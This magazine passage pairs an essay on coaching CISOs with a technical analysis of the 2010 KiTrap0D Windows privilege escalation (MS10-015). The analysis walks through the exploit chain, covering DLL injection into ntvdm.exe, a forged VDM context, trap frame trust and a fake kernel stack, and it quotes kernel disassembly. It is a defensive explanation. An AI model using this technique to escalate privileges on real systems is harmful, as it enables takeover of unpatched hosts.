Il existe plusieurs approches, dont aucune ne prétend être meilleure que les autres. Certains coachs motivent, accompagnent, **dans l'ombre, leur RSSI,** les accompagnent dans leurs réflexions. Ils jouent, en substance, le rôle de catalyseur : ils facilitent les réactions chimiques, les accélèrent, mais n'interviennent pas directement dans la solution. Ce mode d'intervention paraît très adapté au coaching personnel ou de chefs d'entreprise. Il pourrait également se révéler très efficace pour un RSSI en poste depuis longtemps, et souhaitant un regard externe, une impulsion nouvelle dans un cadre déjà établi.

Le simple fait d'avoir lu la phrase précédente doit vous avoir fait deviner notre position sur la méthode d'intervention décrite précédemment et celles qui vont suivre…
Le coach peut aussi **jouer un rôle actif** dans le cadre de sa mission. Dans ce cas, c'est sa fonction de guide, de transfert de compétences qui sera plus mise en avant. **De nombreux RSSI** héritent de ce poste, **sans trop savoir précisément ce que l'entreprise attend d'eux**, si ce n'est une fiche de poste vague, consensuelle, parfois même triviale de bon sens.
Dans ce cas, le RSSI doit jouer un double rôle, puisqu'il construit sa mission au fur et à mesure qu'il l'exerce. Nul besoin de préciser à quel point cette double fonction est « casse-gueule »… Cet état de fait est principalement dû à la **jeunesse du poste** et des **problématiques de sécurité au sein des entreprises**, et nul doute que cet article sera totalement obsolète dans une dizaine d'années. En attendant, comment faire ?

> "Le coach, dans ce contexte, doit être force de proposition pour accompagner le RSSI dans la structuration de sa mission, dans la définition de ses objectifs, dans la stratégie qu'il doit mettre en œuvre pour atteindre des objectifs… "

Le coach, dans ce contexte, doit être force de proposition pour accompagner le RSSI dans la structuration de sa mission, dans la définition de ses objectifs, dans la stratégie qu'il doit mettre en œuvre pour atteindre des objectifs réalistes et pertinents. Mais surtout, et principalement, il doit l'aider à communiquer… Le contexte des entreprises au sein desquels nous intervenons est souvent formaté de manières analogues, et on y constate régulièrement d'immenses lacunes de communications. Et c'est encore plus vrai lorsque des composantes techniques sont en jeu.

Compte tenu du flou qui règne autour de ce que l'entreprise attend du RSSI, censé pouvoir être, à la fois l'ultime rempart face aux menaces informatiques, mais également un artisan « tous corps d'état » avec un budget de fonctionnement ridicule, une position hiérarchique bâtarde, et bien entendu de nombreux interlocuteurs réfractaires, finalement, il ne reste parfois plus que la communication aux RSSI pour essayer de faire avancer les choses….

Le coaching pour quoi faire ?

Une des principales difficultés à laquelle les RSSI sont confrontés est l'**ampleur du périmètre qu'ils adressent** : du plan de continuité aux firewalls, en passant par les infections virales et les normes ISO, la mission du RSSI ressemble à une sorte de vaste fourre-tout dans lequel on aurait rassemblé ce dont personne d'autre ne veut…

Sans compter que si chacun revendique sa volonté de porter la sécurité, les promesses sont rarement tenues. Dans tout cet amas de problématiques, l'une d'elles ressort régulièrement : le budget inversement proportionnel à l'ampleur de la mission. Est-ce un hasard ? Peut-être pas lorsque ce constat est partagé par tant d'acteurs, issus d'environnements semblables ou différents. Le coach peut avoir un rôle décisif sur ce point. Sa mission consiste souvent à débroussailler le terrain, à aider à établir des priorités, réalistes et adaptées pour l'entreprise. D'une certaine manière, le rôle du coach est d'aider le RSSI à s'extraire des arbitrages dans lesquels les entreprises les confinent, pour mieux présenter les enjeux de sécurité auxquels l'entreprise doit faire face. Pour cela, la construction d'argumentaires structurés, indépendants et convaincants fait partie intégrante de ce que le coach doit être en mesure de réaliser pour son RSSI.

Il est intéressant d'analyser le ressenti des différents acteurs d'une entreprise à l'égard du RSSI, et les réactions constatées sont riches d'enseignements. Le RSSI apparaît presque toujours comme un frein : pour les utilisateurs, pour le marketing, pour la direction, pour les partenaires, etc.

Non content d'être un frein, il semble souvent, d'après les témoignages toujours, se « faire plaisir » à empêcher les autres de travailler, ou à leur imposer des contraintes supplémentaires ; un peu comme si le RSSI tirait une sorte de satisfaction à émettre en permanence des avertissements, à évoquer des risques improbables, à être, en définitive, un oiseau de mauvais augure.

Comment espérer évoluer sereinement dans une telle atmosphère ? On pourrait s'interroger longuement sur les raisons métaphysiques qui justifient ce constat peu glorieux. On peut aussi se montrer **pragmatique** et **constructif**, **en accompagnant les RSSI** dans une opération fondamentale de communication qui consiste à faire valider leur mission par leur Direction, à faire admettre le dénominateur commun des risques informatiques que l'entreprise veut et doit assumer. Le rôle du RSSI n'est pas d'affronter ces risques tout seul, mais de les porter à la connaissance de l'ensemble de l'entreprise, pour que chaque collaborateur en assume la partie qui lui revient.


> **"le métier de RSSI nécessite avant tout des qualités exceptionnelles de communication, car il s'agit de vendre quelque chose d'invendable ! "**

Le métier de RSSI tel qu'on le constate aujourd'hui est porté par des profils à dominante technique. Ça peut s'expliquer facilement, compte tenu de la complexité technique que le piratage informatique requiert, et donc de ce que les solutions techniques nécessitent, en termes de compréhension. Malheureusement, le métier de RSSI nécessite avant tout des **qualités exceptionnelles de communication**, car il s'agit de vendre quelque chose d'invendable ! Vous rendez-vous compte ? Aller convaincre quelqu'un qui n'y connaît ni n'y comprend rien qu'il faut faire des choses que personne n'a envie de faire pour éviter des problèmes qui n'arrivent jamais … Et en plus, il faut payer cher pour ça… Mais c'est l'illustration même de ce que n'importe quel cours de marketing vous découragerait de faire !!!!! Et pourtant…

Il faut arrêter de penser que le produit, s'il est bon, finira par se vendre par lui-même. Un bon marketing peut faire vendre n'importe quel logiciel, même avec des bugs (n'est-ce pas Bill ?)… En revanche, un mauvais marketing tuera sans aucun doute la trouvaille du siècle. Il est peut-être temps d'aborder la sécurité informatique avec un esprit un peu plus vendeur…

Inverser la tendance actuelle constatée est difficile, car il faut un dosage de pertinence, de temps et de volonté qui n'est pas facile à trouver, et qui dépend de chaque entreprise. C'est justement ce que le coach doit permettre au RSSI de trouver : affiner la recette, pour qu'enfin tous les ingrédients, tous les ustensiles soient réunis et utilisés à bon escient pour que la mayonnaise de la sécurité informatique prenne enfin.

Dans chaque prochain de l'ActuSécu, nous aborderons **des exemples concrets de problématiques de RSSI** et tenterons d'apporter des conseils sur la manière de les aborder.



KiTrap0D : Retour sur une faille d'élévation de privilèges présente depuis 15 ans

Le 19 janvier dernier, la liste de diffusion full disclosure diffusait un message qui annonçait une élévation de privilèges affectant les systèmes d'exploitation Windows de la version NT3.1 à Windows7 inclus.

Tavis Ormandy, ancien employé de Microsoft et travaillant chez Google, publiait alors les détails d'une vulnérabilité permettant d'obtenir les plus hauts privilèges : SYSTEM, sur la quasi-totalité des systèmes Windows.

Présentation technique de cette faille majeure particulièrement dangereuse pour la sécurité d'un Système d'Information.

François LEGUE
XMCO | Partners

Introduction

Bien que cette vulnérabilité n'ait pas fait énormément de bruit, il faut savoir qu'en entreprise, les enjeux sont de taille. En effet il n'est pas rare de retrouver les mêmes comptes administrateurs locaux sur les stations de travail et quelques fois sur les serveurs.

Grâce a cet exploit, un utilisateur malicieux est capable d'élever ses privilèges afin d'extraire le mot de passe des administrateurs locaux et ainsi devenir administrateur local sur toutes les stations de travail ou des serveurs disposant des mêmes comptes.

Cette vulnérabilité était présente dans **Windows depuis 199**3, provenait de la **Virtual Dos Machine (VDM)**.

La VDM permet de supporter les applications 16 bits fonctionnant sous MS DOS en mode réel dans un environnement 32 bits Windows NT en mode protégé. Ce support s'effectue par le mode virtuel.

Afin de pouvoir suivre la suite de l'article, voici quelques rappels.

Rappels

Mode réel

Le mode réel est le **mode de fonctionnement historique des processeurs Intel x86**. Ce mode n'est plus utilisé actuellement. La particularité de ce mode était l'adressage mémoire réalisé par segments de 20 bits (ce qui permet d'adresser un peu plus de 1Mo de mémoire). L'accès mémoire était également direct et sans restriction (aucune vérification du niveau de privilège). Les interruptions I/O (BIOS) étaient directement accessibles et il n'y avait aucune protection mémoire (mémoire virtuelle).

On retrouve ce mode d'exécution dans **MS-DOS jusque Windows 3.0**, la version **3.1 de Windows** a changé la donne et ne permettait plus d'exécuter des applications en mode réel.

Mode protégé (1982)

Le mode protégé est le **successeur au mode réel**, il introduit les fonctionnalités suivantes :
- protection mémoire (niveaux de privilèges) (ring0 et ring3)
- mémoire virtuelle (segmentation et pagination)
- commutation de contexte

- adressage sur 32 bits
- le multi-tâches

En mode protégé le Cpl (Current Privilege Level : ring0 ou ring3) d'exécution est indiqué par les deux bits de poids faible des registres CS.

Mode virtuel ou rétro compatibilité avec le mode réel (1985)

Ce mode d'exécution a été créé pour rendre possible l'exécution d'application DOS fonctionnant initialement en mode réel dans un environnement Windows 32bits utilisant le mode protégé.

Dans le mode virtuel, on retrouve les adresses mémoires sur 20 bits. Il a été implémenté sous Windows 3.1 jusqu'aux versions récentes de Windows (Windows 7).

Ring 0, Ring 3

Les droits sur les systèmes sont segmentés sous forme d'anneaux concentriques. Un utilisateur se trouve par convention et généralement en **ring3**. Le **ring0** correspond à l'anneau système étant le plus privilégié.

En mode protégé, l'accès est contrôlé en se basant sur le registre CS qui permet de déterminer le numéro d'anneau (de 0 à 3).

"Les droits sur les systèmes sont segmentés sous forme d'anneaux concentriques. Un utilisateur se trouve par convention et généralement en ring3. Le ring0 correspond à l'anneau système étant le plus privilégié... "

Trap Frame


Une trap frame est le terme qui désigne **une sauvegarde de l'état du processeur** (EIP, CS, …). Lorsqu'une exception est levée, le gestionnaire (handler) de cette dernière utilise la trap frame afin de la gérer.

La trap frame est mise à jour à chaque changement de privilèges. Lors du changement de contexte réalisé par la fonction VdmSwapContext, la trap frame est également mise à jour en se basant sur celle du contexte VDM (voir paragraphe suivant).

Passage mode protégé / mode virtuel

Le passage du mode protégé au mode virtuel s'effectue par le **sous-système NTVDM (ntvdm.exe)**. Pour passer du mode Protégé au mode Virtuel, NTVDM se base sur un contexte VDM qui se matérialise par la structure VdmContext contenue dans la structure VDM_TIB (Virtual Dos Machine Thread Information Block).

Cette dernière est stockée dans le TEB (Thread Environment Block), c'est à dire dans le contexte d'exécution du thread actuel.



Lorsque l'on veut exécuter un thread (initialement prévu pour s'exécuter en mode réel) en mode virtuel, il faut au préalable initialiser les structures mémoires présentées ci-dessus avant d'appeler la fonction NtVdmControl().

Dans l'exploit et les schémas, le binaire utilisé à titre d'exemple afin de démarrer le sous-système NTVDM est **debug.exe**. Outre le fait qu'il soit présent sur la totalité des versions de Windows, il a été conçu pour fonctionner en mode réel.


L'initialisation du contexte du VDM s'effectue en plusieurs étapes :

1) Initialisation du contexte VDM (VdmContext) au sein du thread
2) Appel de la fonction NtVdmControl() qui s'exécute en ring0
3) Appel de la fonction VdmpStartExecution
4) Appel de la fonction VdmSwapContexts qui copie les registres du contexte VDM (VdmContext) vers le contexte du moniteur (NTVDM) et vers la trap frame.
5) Exécution de l'instruction IRET faisant passer le thread en ring3.

Avant de laisser le thread s'exécuter en mode virtuel, il doit être repassé dans un mode non privilégié : ring3 en utilisant l'instruction IRET. Celle-ci s'effectue en deux étapes :

- Pré-commit (cette étape s'effectue en ring0)
- Post-commit (cette étape s'effectue en ring3)

Lors du post commit nous pouvons considérer que l'application tourne en mode virtuel.



L'exploitation de la faille

Vision Macroscopique

Avant même de commencer l'explication de la vulnérabilité, il faut comprendre l'objectif de l'exploitation !

Ce que l'on veut, c'est élever ses privilèges et obtenir les **droits SYSTEM (ring0)** depuis un utilisateur (ring3). Pour ce faire, l'exploit de Tavis Ormando va réaliser une suite d'opérations visant à exécuter du code en ring0.

D'un point de vue macroscopique, la vulnérabilité se déroule comme suit :

1) Mise en place d'une structure VDM_TIB (Thread Information Block) malformée dans le TEB (Thread Environment Block)

2) Appel à la fonction NtVdmControl() initialisant le sous-système VDM

3) La structure spécifiée génère une exception gérée par l'handler KiTrap0d. Après plusieurs astuces, le but est atteint et nous pouvons exécuter du code avec de hauts privilèges (ring0).

Cependant, le déroulement de ces étapes est "normalement" interdit par les protections mises en place par Microsoft. Ces protections sont les suivantes :

1) Mettre en place un contexte VDM (VDM_TIB) requiert certains droits (SetcbPrivilege)

2) Un utilisateur (ring3) ne peut pas modifier le sélecteur de segment de code (registre cs)

3) Un utilisateur (ring3) ne peut pas forger de trap frame

Nous verrons plus tard en quoi les protections 2) et 3) sont bloquantes pour l'exploitation.

L'exploit de Tavis Ormando contourne ces trois points un à un. Voici une analyse superficielle détaillant l'exploitation de multiples vulnérabilités.

Démarrage de la NTVDM et mise en place d'un contexte VDM

La fonction permettant de déclencher l'exception et par la suite d'élever ses privilèges est **NtVdmControl()**. Celle-ci ne peut être appelée uniquement par un processus disposant du flag VdmAllowed activé. Afin d'activer ce flag, il faut utiliser la fonction **NtSetInformationProcess()** qui elle-même vérifie que le processus appelant possède les privilèges **SeTcbPrivilege**. Pour faire simple, il est impossible d'initialiser un contexte VDM en tant qu'utilisateur standard.

Afin de contourner ces pré requis, la première astuce consiste à :


1) Exécuter un programme de 16 bits (en l'occurrence debug.exe)

2) Démarrage du sous-système VDM (NTVDM), qui a le flag VdmAllowed

3) Injecter une librairie DLL dans le processus ntvdm.exe

4) Créer un Thread dans le processus ntvdm.exe (CreateRemoteThread).

Le thread lancé à partir du processus ntvdm.exe hérite alors de ses propriétés. NTVDM permet de faire tourner des applications en mode virtuel et possède par conséquent le flag **VdmAllowed** activé. Par héritage, notre thread fraichement créé le possède également. Notre thread acquiert ainsi le droit d'appeler la fonction NtVdmControl() avec son propre contexte VDM.



A ce stade, nous contrôlons un thread de ntvdm.exe, qui permet d'appeler la fonction déclenchant la vulnérabilité.

Zoom sur le contexte VDM

La fonction NtVdmControl() se base sur la structure VdmContext pour basculer d'un mode d'exécution protégé à un mode d'exécution virtuel.

En utilisant notre contexte VDM mal formé, et en appelant la fonction NtVdmControl(), il est possible de provoquer une exception au niveau de l'étape du pre commit de l'instruction IRET.

La source exacte de l'exception proviendrait d'une fonction non documentée des processeurs intel. Rob Collins, consultant indépendant sur les architectures x86, indique que l'instruction POPF et IRET provoque une exception de type GPF (General Protection Fault) lorsque le flag TF (Trap Frame) est activé. D'après ses suppositions, ce comportement anormal aurait été corrigé silencieusement dans les nouveaux processeurs pentium par Intel.

Lorsque cette exception est levée, un handler est appelé afin de gérer cette exception. En l'occurrence, l'exception étant de type General Protection Fault, l'handler numéro 13 est appelé (13 en décimal équivaut à 0d en hexadécimal), c'est l'handler Kitrap0D. Cet handler effectue une série de tests sur la trap frame visant à vérifier que l'exception est légitime.


Parmi ces tests, les valeurs des registres CS et EIP sont vérifiées. En mode protégé, les deux bits de poids faibles du sélecteur de segment (registre CS) permettent d'identifier les privilèges d'exécution actuelle du processeur (ring0 ou ring3). La modification de la valeur de ces registres est strictement contrôlée au niveau matériel et un utilisateur non privilégié (ring3) ne possède pas les droits pour changer cette valeur.

En d'autres termes, ces tests nous bloquent : **un utilisateur (ring3) ne peut pas modifier le sélecteur de segment de code (registre CS).**

Pour contourner cette protection, Tavis Ormandy s'est reposé sur le fonctionnement du mode virtuel lui-même.

En effet, le mode virtuel doit être capable de faire tourner des applications originellement conçues pour fonctionner en mode réel. En mode réel, l'adressage mémoire repose sur des adresses de 16 bits et celles-ci sont calculées en se basant sur les registres CS et EIP.

En mode réel, le registre CS est donc manipulable afin d'adresser la mémoire. Par compatibilité, le mode virtuel permet également d'accéder et de modifier le registre CS. Lors de la création de notre contexte VDM, avant même d'initialiser le NTVDM, nous prenons le soin d'initialiser notre couple CS et EIP aux valeurs testées par l'handler **Kitrap0D**.



À ce stade, l'exception de type General Protection Fault a été levée juste avant de rebasculer en ring3 par l'instruction IRET lors de l'étape du pré commit et les tests réalisés par l'handler Kitrap0D ont été passés.

Exploitation de la Trap Frame

La troisième et dernière restriction mise en place par Windows dans le cadre de l'exploitation est l'impossibilité pour un utilisateur non privilégié de mettre en place une trap frame : **Un utilisateur (ring3) ne peut pas forger sa propre trap frame.**

Lorsque NtVdmControl() est appelé par le thread injecté dans ntvdm.exe, la fonction VdmSwapContext() copie les registres du contexte VDM dans la Trap Frame.


Lorsque l'exception est levée, nous sommes toujours en ring0, il n'y pas eu de changement de privilège, et notre trap frame reste donc intacte. La trap frame formée par nos soins passe les vérifications sur les registres (CS et EIP) et est alors considérée comme digne de confiance. Nous venons de contourner la dernière restriction.

En réalité, l'handler de l'exception **Kitrap0D**, faisant confiance à la trap frame, va dans l'enchaînement de ces opérations remplacer le registre ESP (correspondant au pointeur de la pile : Stack Pointer) en se basant sur la valeur contenue dans le registre ESI de la trap frame.

> **"La beauté et la force de cet exploit résident dans l'enchaînement de vulnérabilités permettant in fine d'élever ses privilèges sur la quasi-totalité des systèmes Windows.... "**

Ce registre pointe vers une fausse pile noyau (ring0) et la valeur de retour RET de cette fausse pile pointe vers une fonction que nous contrôlons.

Nous pouvons donc exécuter le contenu de notre fonction au sein d'un contexte ring0.



La séquence d'instruction suivante met en évidence la restauration de la fausse pile noyau contenue dans ESI vers le registre ESP (Stack Pointer).

```
.text:0043C3CE Ki386BiosCallReturnAddress proc near
.text:0043C3CE     mov     eax, large fs:KPCR.SelfPcr
.text:0043C3D4     mov     edi, [ebp+KTRAP_FRAME.Esi]
.text:0043C3D7     mov     edi, [edi]
.text:0043C3D9     mov     esi, [eax+KPCR.NtTib.StackBase]
.text:0043C3DC     mov     ecx, 84h
.text:0043C3E1     mov     [eax+KPCR.NtTib.StackBase], edi
.text:0043C3E4     rep movsd
.text:0043C3E6     mov     esp, [ebp+KTRAP_FRAME.Esi]
.text:0043C3E9     add     esp, 4
```

Exploit et élévation de privilèges

Maintenant que tout le monde a compris la technique exploitée (ou du moins partiellement!), comment l'exploitation se matérialise-t-elle ?


Simplement sous la forme d'un exécutable et d'un fichier DLL. On clique dessus et nous voila avec un interpréteur de commandes lancé avec les droits SYSTEM... Je vous laisse donc imaginer les conséquences sur un Système d'Information dont tous les postes de travail reposent sur un même ghost (et qui implémentent le même mot de passe administrateur local...).

Conclusion

Cette vulnérabilité d'élévation de privilège constitue une vraie menace pour un SI. Un utilisateur mal intentionné pourrait, par ce biais, mener de nombreuses malversations en utilisant simplement l'exploit diffusé sur Internet.

Cet exploit repose sur des astuces qui nécessitent une connaissance approfondie du système Windows et du fonctionnement des processeurs x86. La beauté et la force de cet exploit résident dans l'enchaînement de vulnérabilités permettant *in fine* d'élever ses privilèges sur le quasi totalité des systèmes Windows.

Microsoft a publié un patch (MS10-015) qui a fait parler de lui. En effet, la présence du correctif sur un poste préalablement infecté par les rootkits TDL3, TDSS ou Tidserv, provoquait des écrans bleus (BSOD : Blue Screen Of Death). Les auteurs de ce rootkit ont publié une mise à jour en s'excusant de la gêne occasionnée. De son côté, Microsoft a réagi en publiant une nouvelle version de son correctif MS10-015 et un outil de diagnostic supprimant ce rootkit.



Références

- Mode réel :
http://fr.wikipedia.org/wiki/Mode_réel

- Mode protégé :
http://fr.wikipedia.org/wiki/Mode_protégé

